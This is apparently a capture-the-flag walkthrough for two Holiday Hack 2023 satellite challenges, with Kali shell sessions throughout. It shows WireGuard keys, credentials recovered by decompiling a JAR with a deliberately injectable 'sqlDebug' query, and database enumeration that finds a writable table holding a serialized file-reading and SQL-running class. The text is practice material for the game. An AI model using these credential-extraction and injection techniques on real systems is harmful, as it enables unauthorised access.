###BEGIN###
### This is your Wireguard configuration file. Please save it, configure a local
Wireguard client, and connect to the Target. ###

[Interface]
Address = 10.1.1.2/24
PrivateKey = P7xb3EO2TCQWPM5OWqYXujRQfw4F5UT1892UWSoN8xY=
ListenPort = 51820

[Peer]
PublicKey = GAI+xKQaq8fi6GrLoHHPPqdfGQ6cT0oLLzWe5u8XGiM=
Endpoint = 34.172.42.231:51820
AllowedIPs = 10.1.1.1/32


###END####
GateXOR> {end}...[timeline] reverted!
-----
```

8.) Copy the "client" stuff between the last ###BEGIN### and ###END#### (yours will be different), and put it into a file: wg0.conf. This is your wireguard configuration file.

```
###BEGIN###
### This is your Wireguard configuration file. Please save it, configure a local Wireguard client, and connect to the Target. ###

[Interface]
Address = 10.1.1.2/24
PrivateKey = P7xb3EO2TCQWPM5OWqYXujRQfw4F5UT1892UWSoN8xY=
ListenPort = 51820

[Peer]
PublicKey = GAI+xKQaq8fi6GrLoHHPPqdfGQ6cT0oLLzWe5u8XGiM=
Endpoint = 34.172.42.231:51820
AllowedIPs = 10.1.1.1/32

###END####
```

##

9.) Copy your wg0.conf file and the client_container.zip file to Kali-2023 linux

On Kali, unzip the client_container.zip file and cp your wg0.conf file there

```
┌──(jim㉿kali23)-[~/Desktop/hh2023]
└─$  unzip client_container.zip

┌──(jim㉿kali23)-[~/Desktop/hh2023]
└─$ ls
Dockerfile  README.md  assets  build_and_run.sh  client_container.zip  get_conf.sh
wg0.conf
```

I edited the Docker file to automatically bring in our client config file (wg0.conf) into the container

```
┌──(jim㉿kali23)-[~/Desktop/hh2023]
└─$ gedit Dockerfile
```

at line 49 I added the below and saved the file


```
# Added by JJJK
COPY wg0.conf /etc/wireguard/wg0.conf
```

##


Now ready to build the client

```
┌──(jim㉿ kali23)-[~/Desktop/hh2023]
└─$ ls
Dockerfile  README.md  assets  build_and_run.sh  client_container.zip  get_conf.sh
wg0.conf

### Dont forget to read the README.md file, it does have important tips

┌──(jim㉿ kali23)-[~/Desktop/hh2023]
└─$ ./build_and_run.sh

################################################################################################
### In another terminal window, launch vncviewer, enter in "localhost:5900"
### You should now see a very pretty image of the Ground Station! (Ground
Station.png)
```


```
################################################################################################
### If you right click on the image, your will see many options
### Select Appications -> Shells -> Bash and a bash shell window apprears
### In the bash window enter: wg-quick up wg0 (This was mentioned in the README.md)
### Should see:
    [x] ip link add wg0 type wireguard
    [x] wg setconf wg0 /dev/fd/63
    [x] ip -4 address add 10.1.1.2/24 dev wq0
    [x] ip link set mtu 1420 up dev wg0
### if you forget to do the "wg-quick up wg0" in the bash window the steps below
won't work

################################################################################################
### Now you are ready to launch the Satellite Tools
### Right click again on the Ground Station Image
### Select Satellite Tools -> Launch NanoSat MO Base Station Tool
### Should see a new window "CTT: Consumer Test Tool" titled "Communication Settings"
prompting for a URI
### Enter "maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Directory" (wihout " ") and
click on "Fetch Information" - [Kali-1.png]
```



Should now see a list of "Service name" items, click on "Camera", then click "Connect to Selected Provider" - [Kali-2.png]




Should now see that "Apps Launcher Service" shows "camera" is not running - [Kali-3.png]




Highlight "camera" then click on "runApp", should then show as Running in "Status" - [no image taken]
Go back to "Communication Settings" and do another "Fetch Information", notice there is a new provider "App:camera" - [see Kali-1.png, but a new provider shows up]
Highlight "App:camera" and click on "Connect to Selected Provider"
Should now be on the "COM Archive Manager", click on "Action service" - [no image taken]
On the "Action Service - Defintion" tab, we now see that we can "submit Action", but before we do that we need to launch wireshark
Right click again on the Ground Station Image, Applications -> Networking -> Wireshark
Wireshark launches, select wg0, Capture - Start (important to start wireshark before the next step)

Click on "Parameter service" tab, highlight on "Base64Snapimage" then click "getValue" should see a popup window with a "rawValue', this means we should have the base64 encoded data in wireshark - [Kali-7.png]





```
### Stop the Wireshark capture, save the file - [jjk.pcapng]
### In our Bash shell window, do an ls, should see the file jjk.pcapng
### Now we need to get that file out of the docker conatiner
### In a new Kali terminal window run the following steps to get the jjk.pcapng to
the Kali host:
┌──(jim㉿kali23)-[~/Desktop]
└─$ docker container ls
CONTAINER ID   IMAGE         COMMAND                  CREATED          STATUS
PORTS
NAMES
ed6c7904fb2f   nmf_client    "/__cacert_entrypoin…"   56 minutes ago   Up 56 minutes
0.0.0.0:5900->5900/tcp, :::5900->5900/tcp, 0.0.0.0:6901->6901/tcp, :::6901->6901/tcp
suspicious_grothendieck
┌──(jim㉿kali23)-[~/Desktop]
└─$ docker cp suspicious_grothendieck:/root/jjk.pcapng jjk.pcapng
### Now the file is on my Kali host
### I moved it to my  Windows Host where I did the rest

################################################################################
### On my Windows10 Desktop,
### Opened Wireshark, opened [jjk.pcapng], did an "Analyze->Follow->TCP stream" - it
took a couple of minutes to process - [wireshark.png]
```




Copied the text starting with "/9j/4AAQ...[a lot of stuff here]...toQf//Z.1........a.............5"

Opened Chrome browser to https://gchq.github.io/CyberChef

Pasted that text into CyberChef, selected "From Base64" then selected "Render Image", Output show an image! [CyberChef.png]



Saved image from CyberChef (Jack in Sat.png).



```
### The Objective answer is in the white sticky note.
```

CONQUER HOLIDAY SEASON!

Talk again Wombley:

A fellow sabateur, are you? Or just a misguided hero-wannabe?
You thin you're saving the holiday season, but you're meddling in something you could never understand!
Yes, I sided with Jack, because Santa's betraye the elves by forcing us to move our operations to these islands!
He put the entire holiday season at risk, and I could not allow this, I had to do something.
Knowing my skillset, Jack secretly informed me of his plan to show Santa the error of his ways, and recruited me to aid his mission.
Why tell you all this? Because it won't change anything. Everything is already in motion, and you're too late.
Plus, the satellite is state-of-the-art, and -- oh drat, did I leave the admin tools open?
For some reason, I can't move when you're nearby, but if I could, I would surely stop you!

22 - Missile Diversion

Difficulty: 🎄🎄🎄🎄🎄

Thwart Jack's evil plan by re-aiming his missile at the Sun.

ANSWER:

Just solve the challenge.

SOLUTION:

Back to using the Kali Linux VM:

```
################################################################################
### This Challenge is a follow up to the "Camera Access" challenge
### It was performed on my Kali Linux VM as well
### After several tries to use the GUI via the Docker container to solve this
challenge -
```

```
###   I realized that I needed to access the underlying DB directly.
### Therefore all following steps were performed on the host - not in the Docker
container
### To do this locally I needed to:
### 1.) Install wiregard on host
### 2.) Make sure mySQL DB tools are installed and enabled on host
### 3.) Locate the "nanosat" DB connection and credential information for host usage
### 4.) Connect to "nanosat" DB and perform necessary commands on the host


### 1.) Start by installing wiregard on the host
┌──(jim㉿ kali23)-[~/Desktop]
└─$ sudo apt install wirguard resolvconf
[sudo] password for jim:

┌──(jim㉿ kali23)-[~/Desktop]
└─$ ls
capture2          hh2022  jjk.pcapng  jjk2.pcapng
get-debug.pcapng  hh2023  jjk.sh      nanosat-mo-framework

┌──(jim㉿ kali23)-[~/Desktop]
└─$ cd hh2023

┌──(jim㉿ kali23)-[~/Desktop/hh2023]
└─$ ls
Dockerfile  assets            client_container.zip  wg0.conf
README.md   build_and_run.sh  get_conf.sh

### Make sure we have correct wg0.conf information
┌──(jim㉿ kali23)-[~/Desktop/hh2023]
└─$ cat wg0.conf
###BEGIN###
### This is your Wireguard configuration file. Please save it, configure a local
Wireguard client, and connect to the Target. ###

[Interface]
Address = 10.1.1.2/24
PrivateKey = 8zK18JediuaGOWhog0iOIA7gPNHnoSpM53F5TleaUws=
ListenPort = 51820

[Peer]
PublicKey = AhpzmiaAcm3gP98Fyi9KwLM2hFGynkINke3iYQBknkY=
Endpoint = 35.238.211.154:51820
AllowedIPs = 10.1.1.1/32

###END####
```

```
### Bring up the wireguard connection on the host
┌──(jim㉿kali23)-[~/Desktop/hh2023]
└─$ wg-quick up ./wg0.conf
Warning: `/home/jim/Desktop/hh2023/wg0.conf' is world accessible
[#] ip link add wg0 type wireguard
[#] wg setconf wg0 /dev/fd/63
[#] ip -4 address add 10.1.1.2/24 dev wg0
[#] ip link set mtu 1420 up dev wg0

### Check the wg0 connection
┌──(jim㉿kali23)-[~/Desktop/hh2023]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group
default qlen 1000
    link/ether 08:00:27:b2:0d:81 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.15/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 543sec preferred_lft 543sec
    inet6 fe80::a00:27ff:feb2:d81/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group
default
    link/ether 02:42:c1:66:2b:05 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:c1ff:fe66:2b05/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
11: veth6ad64ae@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master
docker0 state UP group default
    link/ether 8a:8e:98:b1:dc:5a brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::888e:98ff:feb1:dc5a/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
12: wg0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1420 qdisc noqueue state UNKNOWN group
default qlen 1000
    link/none
    inet 10.1.1.2/24 scope global wg0
       valid_lft forever preferred_lft forever

### 2.) Make sure mysql is installed and running
┌──(jim㉿kali23)-[~/Desktop/hh2023]
└─$ sudo systemctl enable --now mysql
```

```
Created symlink /etc/systemd/system/multi-user.target.wants/mariadb.service → /lib/systemd/system/mariadb.service.

┌──(jim㉿kali23)-[~/Desktop/hh2023]
└─$ ls
Dockerfile  README.md  assets  build_and_run.sh  client_container.zip  get_conf.sh  wg0.conf

### 3.) Locate the "nanosat" DB connection and credential information for host usage
### Go to the class files located at your "./client_container/assets/nmf/lib/" directory

### Run jd-gui on the file "missile-targeting-system-2.1.0-SNAPSHOT.jar"
┌──(jim㉿kali23)-[~/…/hh2023/assets/nmf/lib]
└─$ jd-gui  missile-targeting-system-2.1.0-SNAPSHOT.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

### A new window should pop up with the "Java Decompiler"
### Look for "MissileTargetingSystemMCAdapter.class"
### Find "connector:NMFinterface" and click on it
### Scroll down until you see the following:
 private String sqlDebug(String injection) {
    String query = "SELECT VERSION()" + injection;
    StringBuilder resultString = new StringBuilder();
    try {
      Connection connection = DriverManager.getConnection("jdbc:mariadb://localhost:3306/missile_targeting_system?allowMultiQueries=true", "targeter", "cu3xmzp9tzpi00bdqvxq");

### ---SUMMARY---
### user: targeter
### password: cu3xmzp9tzpi00bdqvxq
### host: 35.238.211.154 (from wg0.conf)
###--------------

### 4.) Connect to "nanosat" DB via host and perform necessary commands
┌──(jim㉿kali23)-[~/Desktop/hh2023]
└─$ mysql -u  targeter -p -h 35.238.211.154
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 10417
Server version: 11.2.2-MariaDB-1:11.2.2+maria~ubu2204 mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

```
MariaDB [(none)]> databases;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that
corresponds to your MariaDB server version for the right syntax to use near
'databases' at line 1
MariaDB [(none)]> show databases;
+--------------------------+
| Database                 |
+--------------------------+
| information_schema       |
| missile_targeting_system |
+--------------------------+
2 rows in set (0.023 sec)

MariaDB [(none)]> use missile_targeting_system;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [missile_targeting_system]> show tables;
+-----------------------------------+
| Tables_in_missile_targeting_system |
+-----------------------------------+
| messaging                         |
| pointing_mode                     |
| pointing_mode_to_str              |
| satellite_query                   |
| target_coordinates                |
+-----------------------------------+
5 rows in set (0.023 sec)

MariaDB [missile_targeting_system]> show grants;
+-----------------------------------------------------------------------------------------------------------------
+
| Grants for targeter@%
|
+-----------------------------------------------------------------------------------------------------------------
+
| GRANT USAGE ON *.* TO `targeter`@`%` IDENTIFIED BY PASSWORD '*41E2CFE844C8F1F375D5704992440920F11A11BA'
|
| GRANT SELECT, INSERT ON `missile_targeting_system`.`satellite_query` TO `targeter`@`%`
|
| GRANT SELECT ON `missile_targeting_system`.`pointing_mode` TO `targeter`@`%`
|
| GRANT SELECT ON `missile_targeting_system`.`messaging` TO `targeter`@`%`
|
| GRANT SELECT ON `missile_targeting_system`.`target_coordinates` TO `targeter`@`%`
|
| GRANT SELECT ON `missile_targeting_system`.`pointing_mode_to_str` TO `targeter`@`%`
|
+-----------------------------------------------------------------------------------------------------------------
+
6 rows in set (0.023 sec)
```

```
### Notice the second entry in the grants table -> Can do an INSERT on
"satellite_query !!!

### Look at some other DB data
MariaDB [missile_targeting_system]> select * from target_coordinates;
+----+---------+----------+
| id | lat     | lng      |
+----+---------+----------+
|  1 | 1.14514 | -145.262 |
+----+---------+----------+
1 row in set (0.023 sec)

MariaDB [missile_targeting_system]> select * from pointing_mode;
+----+----------------+
| id | numerical_mode |
+----+----------------+
|  1 |              0 |
+----+----------------+
1 row in set (0.028 sec)

MariaDB [missile_targeting_system]> select * from pointing_mode_to_str;
+----+---------------+-----------------+-----------------------------------------------------------------
-----------------------+
| id | numerical_mode | str_mode        | str_desc
|
+----+---------------+-----------------+-----------------------------------------------------------------
-----------------------+
|  1 |             0 | Earth Point Mode | When pointing_mode is 0, targeting system applies the
target_coordinates to earth.     |
|  2 |             1 | Sun Point Mode   | When pointing_mode is 1, targeting system points at the sun,
ignoring the coordinates. |
+----+---------------+-----------------+-----------------------------------------------------------------
-----------------------+
2 rows in set (0.022 sec)

### This was very enlightening -> can switch to "Sun Point Mode" and it ignores
coordinates !!!


MariaDB [missile_targeting_system]> select * from messaging;
+----+----------------------+------------+
| id | msg_type             | msg_data   |
+----+----------------------+------------+
|  1 | RedAlphaMsg          | RONCTTLA   |
|  2 | MsgAuth              | 220040DL   |
|  3 | LaunchCode           | DLG2209TVX |
|  4 | LaunchOrder          | CONFIRMED  |
|  5 | TargetSelection      | CONFIRMED  |
|  6 | TimeOnTargetSequence | COMPLETE   |
```

```
|  7 | YieldSelection      | COMPLETE   |
|  8 | MissileDownlink     | ONLINE     |
|  9 | TargetDownlinked    | FALSE      |
+----+---------------------+------------+
9 rows in set (0.022 sec)

### Look at the satellite query table
MariaDB [missile_targeting_system]> select * from satellite_query;
+-----+----------------------------------------------------------------------------------------------------
--------------------------------------------------------------+--------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
------------------------------------------+
| jid | object
| results
|
+-----+----------------------------------------------------------------------------------------------------
--------------------------------------------------------------+--------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
```

```
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------+
|   1 | ¬¬ sr SatelliteQueryFileFolderUtility¬¬¬¬¬¬ Z isQueryZisUpdateL pathOrStatementt
Ljava/lang/String;xp  t )/opt/SatelliteQueryFileFolderUtility.java         | import java.io.Serializable;
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.*;
import java.util.stream.Collectors;
import java.util.stream.Stream;
import java.sql.*;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import com.google.gson.Gson;

public class SatelliteQueryFileFolderUtility implements Serializable {
    private String pathOrStatement;
    private boolean isQuery;
    private boolean isUpdate;

    public SatelliteQueryFileFolderUtility(String pathOrStatement, boolean isQuery, boolean isUpdate) {
        this.pathOrStatement = pathOrStatement;
        this.isQuery = isQuery;
        this.isUpdate = isUpdate;
    }

    public String getResults(Connection connection) {
        if (isQuery && connection != null) {
            if (!isUpdate) {
                try (PreparedStatement selectStmt = connection.prepareStatement(pathOrStatement);
                    ResultSet rs = selectStmt.executeQuery()) {
                    List<HashMap<String, String>> rows = new ArrayList<>();
                    while(rs.next()) {
                        HashMap<String, String> row = new HashMap<>();
                        for (int i = 1; i <= rs.getMetaData().getColumnCount(); i++) {
                            String key = rs.getMetaData().getColumnName(i);
                            String value = rs.getString(i);
                            row.put(key, value);
                        }
                        rows.add(row);
                    }
                    Gson gson = new Gson();
                    String json = gson.toJson(rows);
```

```
                    return json;
                } catch (SQLException sqle) {
                    return "SQL Error: " + sqle.toString();
                }
            } else {
                try (PreparedStatement pstmt = connection.prepareStatement(pathOrStatement)) {
                    pstmt.executeUpdate();
                    return "SQL Update completed.";
                } catch (SQLException sqle) {
                    return "SQL Error: " + sqle.toString();
                }
            }
        } else {
            Path path = Paths.get(pathOrStatement);
            try {
                if (Files.notExists(path)) {
                    return "Path does not exist.";
                } else if (Files.isDirectory(path)) {
                    // Use try-with-resources to ensure the stream is closed after use
                    try (Stream<Path> walk = Files.walk(path, 1)) { // depth set to 1 to list only
immediate contents
                        return walk.skip(1) // skip the directory itself
                                .map(p -> Files.isDirectory(p) ? "D: " + p.getFileName() : "F: " +
p.getFileName())
                                .collect(Collectors.joining("\n"));
                    }
                } else {
                    // Assume it's a readable file
                    return new String(Files.readAllBytes(path), StandardCharsets.UTF_8);
                }
            } catch (IOException e) {
                return "Error reading path: " + e.toString();
            }
        }
    }

    public String getpathOrStatement() {
        return pathOrStatement;
    }
}
 |
+-----+-----------------------------------------------------------------------------------------------------
-------------------------------------------------------------+-----------------------------------------
----------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------
